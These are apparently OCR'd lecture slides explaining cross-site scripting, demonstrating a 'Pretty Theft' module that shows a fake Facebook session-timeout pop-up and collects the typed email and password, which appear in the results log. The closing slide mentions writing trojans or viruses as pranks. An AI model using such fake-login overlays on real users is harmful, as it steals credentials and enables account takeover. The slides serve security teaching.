
Can't access your account?

Cross-Site Scripting (XSS) Explained

- All we did go to an actual website, we type the “correct” web links in the Chrome or Firefox
- We want to see the “Comments” and the next thing? You are hacked!
- If you type the username, password and submit!? Game over!
  - Your Google account/password is stolen just like that!

Cross-Site Scripting (XSS) Explained

- Let’s see another example, click the “Pretty Theft” and [Execute]
- Go back to the browser?



The results from executed command modules will be listed here.

Pretty Theft

Description: Asks the user for their username and password using a floating div.

Id: 40


Dialog Type: Facebook

Backing: Grey

Custom Logo (Generic only): http://0.0.0.0:4444/ui/me

Cross-Site Scripting (XSS) Explained

- Creepy… (Yes, the fake pop-up)




Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Cross-Site Scripting (XSS) Explained

- If we can go back to see (click) the “Module Results History”, here is the Command results



id	date	label
0	2021-04-18 03:16	command 1

```
1    Sun Apr 18 2021 03:16:34 GMT-0400 (Eastern Daylight Time)
data: answer=loiliangyang@gmail.com:12345678
```

Cross-Site Scripting (XSS) Explained

- Everything is collected by the hacker. Email and password you just typed into the fake pop-up

Appendix: OWASP (Open Web Application Security) Juice Shop, WebGoat

- In the next time, we will briefly talk about the Juice Shop and WebGoat
- See if we have some time to go through security in the cloud (AWS)
- See if we have some time to make some prank after the hacking
  - Including the programming in trojans or viruses